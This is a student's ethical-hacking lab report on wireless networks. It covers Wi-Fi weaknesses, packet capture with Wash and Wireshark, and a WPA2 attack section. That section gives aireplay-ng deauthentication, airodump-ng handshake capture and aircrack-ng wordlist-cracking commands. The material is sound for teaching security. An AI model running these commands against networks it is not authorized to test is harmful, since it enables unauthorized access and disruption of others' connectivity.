REPORT OF HACKING WIRELESS NETWORKS

BY SACHCHITANAND YADAV

HACKING WIRELESS NETWORKS MODULE - 16

SACHCHITANAND

Learning Objectives -

- Explain Hacking Wireless Networks Concepts
- Perform Wireless Traffic Analysis
- Perform Wireless Attacks
- Explain Hacking Wireless Networks Countermeasures

Table of Contents

SACHCHITANAND

5. Module Summary

SACHCHITANAND

Hacking Wireless Networks Concepts: -

Hacking Wireless Networks

Wireless networks are freedom in the air — signals dancing through space like invisible poetry. But here's the hard truth: anything that travels through air can be heard. And if it can be heard, it can be attacked. That's where wireless network hacking concepts come in.

Traditionally, networks were wired, private, and physical. You needed access. Today? Wi-Fi bleeds through walls. Convenience rose. Security had to hustle to keep up.

Introduction to Wireless Network Hacking

Wireless network hacking refers to the **study and exploitation of weaknesses in wireless communication systems**, mainly Wi-Fi (IEEE 802.11). From an ethical perspective, it focuses on identifying flaws so they can be fixed — not abused. Let's be real: attackers only need one mistake. Defenders need perfection every time.

Why Wireless Networks Are Vulnerable

Wireless networks use **radio waves**, not cables. That means:

- Signals can be intercepted without physical access
- Users often rely on weak passwords
- Misconfigurations are common
- Legacy protocols still exist (and they're embarrassing)

Old habits die hard, and insecure setups die harder.

Types of Wireless Networks

Wireless networks come in different flavors:

- **Open Networks** – No authentication, zero trust, zero safety
- **WEP Networks** – Outdated, broken, basically history
- **WPA/WPA2 Networks** – Stronger, but human passwords ruin everything
- **WPA3 Networks** – Modern, secure, but not universally adopted yet

Tradition says "use what works." Reality says "update or get owned."

Authentication and Encryption Concepts

Wireless security relies on two pillars:

SACHCHITANAND

- **Authentication** – Who are you?
- **Encryption** – Can anyone read this?

Protocols like WEP, WPA, WPA2, and WPA3 handle these tasks. Weak encryption algorithms and poor key management are classic failure points. Crypto is powerful — humans are the weakest link.

Wireless Attack Surface

The attack surface includes:

- Access Points
- Client Devices
- Management Frames
- Network Configuration

If any part is exposed, the whole system feels it. Wireless security is a chain — break one link, game over.

Common Wireless Network Attack Concepts

Without diving into illegal methods, conceptually attacks include:

- **Eavesdropping** – Listening to wireless traffic
- **Authentication Attacks** – Targeting login mechanisms
- **Rogue Access Points** – Fake networks mimicking real ones
- **Denial of Service** – Disrupting connectivity

Same old tricks, new tech — attackers recycle ideas, just like fashion.

Importance of Ethical Hacking

Ethical hacking exists because pretending threats don't exist is a losing strategy. By understanding attack concepts:

- Organizations strengthen defenses
- Security policies improve
- Networks become resilient

You don't guard a castle by ignoring the siege manuals.

Wireless Security Best Practices (Conceptual)

Security isn't flashy, it's disciplined:

- Strong encryption standards

SACHCHITANAND

- Secure authentication methods
- Regular updates and monitoring
- Awareness and training

Ancient wisdom meets modern tech: **protect what matters, consistently**.

Conclusion

Wireless network hacking concepts are not about breaking rules — they're about **understanding reality**. Wireless networks are convenient, powerful, and fragile. The past teaches us what failed. The future demands better defenses. And the present? The present rewards those who understand both sides of the signal.

SACHCHITANAND

Perform Wireless Traffic Analysis

Introduction

Wireless traffic analysis is the process of **observing, capturing, and studying wireless network communication** to identify security weaknesses, vulnerable devices, and misconfigurations. Since wireless signals travel openly through the air, they can be monitored without physical access to the network infrastructure.

In ethical hacking and penetration testing, wireless traffic analysis helps security professionals **understand how a wireless network behaves**, what security mechanisms are in place, and where improvements are required.

Old truth, still valid: *you can't protect what you don't understand.*

Lab Scenario

As a professional ethical hacker or penetration tester, the objective is to **capture and analyze traffic from a target wireless network** in a controlled and authorized environment.

By analyzing wireless traffic, the tester can identify:

- Broadcasted and hidden SSIDs
- Presence of multiple access points
- Authentication methods used
- WLAN encryption algorithms
- Active and idle client devices

This information helps in evaluating the **security posture of the wireless network** without directly attacking it.

No drama. Just observation and analysis.

Lab Objectives

The objectives of this lab are:

- To **discover nearby Wi-Fi networks**
- To **capture wireless packets**
- To **analyze wireless traffic**

SACHCHITANAND

- To identify security-related information such as SSID, encryption type, and authentication method

The lab uses **Wash** and **Wireshark**, two widely used tools in wireless network analysis.

Finding Wi-Fi Networks Using Wash

Wash (Wireless Attack Scanner for WPS) is used to **identify nearby wireless access points** and gather basic network information.

Using Wash, an ethical hacker can:

- Detect available Wi-Fi networks
- Identify whether WPS is enabled or disabled
- View signal strength and channel information
- Determine encryption and authentication type

This step helps in **mapping the wireless environment** and understanding how many networks are present and how they are configured.

Sniffing Wi-Fi Packets

Packet sniffing involves **capturing wireless data frames** transmitted between access points and client devices.

Captured packets may include:

- Beacon frames (SSID announcements)
- Authentication and association frames
- Data packets (encrypted)
- Management and control frames

Sniffing does not immediately decrypt data; it simply **records communication patterns** for analysis.

You're listening to the rhythm, not stealing the lyrics.

Analyzing Wireless Traffic Using Wireshark

Wireshark is a powerful packet analyzer used to **inspect captured wireless traffic** in detail.

SACHCHITANAND

Using Wireshark, the tester can analyze:

- Type of wireless frames
- Source and destination MAC addresses
- SSID information
- Authentication and encryption mechanisms
- Network behavior and anomalies

Wireshark helps transform raw packet data into **meaningful security insights**, making it easier to detect weak configurations or unusual activity.

Old-school packet analysis meets modern UI — best of both worlds.

Outcome of Wireless Traffic Analysis


After completing wireless traffic analysis, the tester can:

- Identify insecure wireless configurations
- Detect vulnerable devices and access points
- Understand network authentication methods
- Recommend appropriate security countermeasures

This analysis forms the foundation for **secure wireless network design and defense planning**.

SACHCHITANAND


Command - ifconfig




Command – airmon-ng start wlan0

airmon-ng check kill

wash -I wlan0





Conclusion

Wireless traffic analysis is a **critical phase in wireless security assessment**. It focuses on observation, understanding, and evaluation — not blind attacks. By using tools like Wash and Wireshark, ethical hackers gain visibility into wireless networks and help organizations strengthen their defenses.

SACHCHITA

Perform Wireless Attacks

Introduction

Wireless attack techniques are used to **evaluate the security strength of wireless networks**. By simulating real-world attack scenarios in an authorized environment, ethical hackers can identify weaknesses and assess how well a network can withstand hostile attempts.

Wireless networks are convenient, yes—but convenience has always been security's bad habit.

Lab Scenario

As an experienced ethical hacker or penetration tester, you are required to possess the knowledge and skills necessary to **test the security infrastructure of a target wireless network**.

After completing the phases of **network discovery, mapping, and traffic analysis**, sufficient information is obtained to evaluate the network's resistance to attacks. At this stage, controlled wireless attacks are performed to test vulnerabilities related to encryption, authentication, and availability.

The assessment includes testing against common wireless attack categories such as:

- WPA2 encryption weaknesses
- Fragmentation-based attacks
- MAC address spoofing
- Denial of Service (DoS) attacks
- ARP poisoning attacks

The goal is not destruction, but **verification of security posture**.

Old rule, still undefeated: if you don't test it, someone else will.

Ethical Hacking Perspective

As an authorized ethical hacker or penetration tester, the responsibility is to **identify exploitable flaws**, especially in WPA2-protected networks, and evaluate the strength of access point security. The results help organizations strengthen defenses and prevent real attackers from exploiting these weaknesses.

Power without permission is hacking. Power with permission is protection.

SACHCHITANAND

Lab Objective


- To **evaluate and test WPA2 wireless network security** using Aircrack-ng in an authorized lab environment


Command –

airmon-ng start wlan0

airmon-ng check kill

airodump-ng wlan0






Command Explanation


`aireplay-ng -0 <BSSID> -c <MAC ADD> wlan0`

This command is used to perform a **deauthentication attack** on a wireless network.
The `-0` option sends deauthentication frames to disconnect a client from the access point.
`<BSSID>` specifies the MAC address of the target access point, while `-c <MAC ADD>` targets a specific client device.
`wlan0` is the wireless interface operating in monitor mode.




SACHCHITANAND YADAV

Command - airodump-ng --bssid <BSSID> -c 2 -w <file name> wlan0



Command – aircrack-ng -a2 <BSSID> -w /usr/share/wordlists/rockyou.txt <cap file name>





Wifite

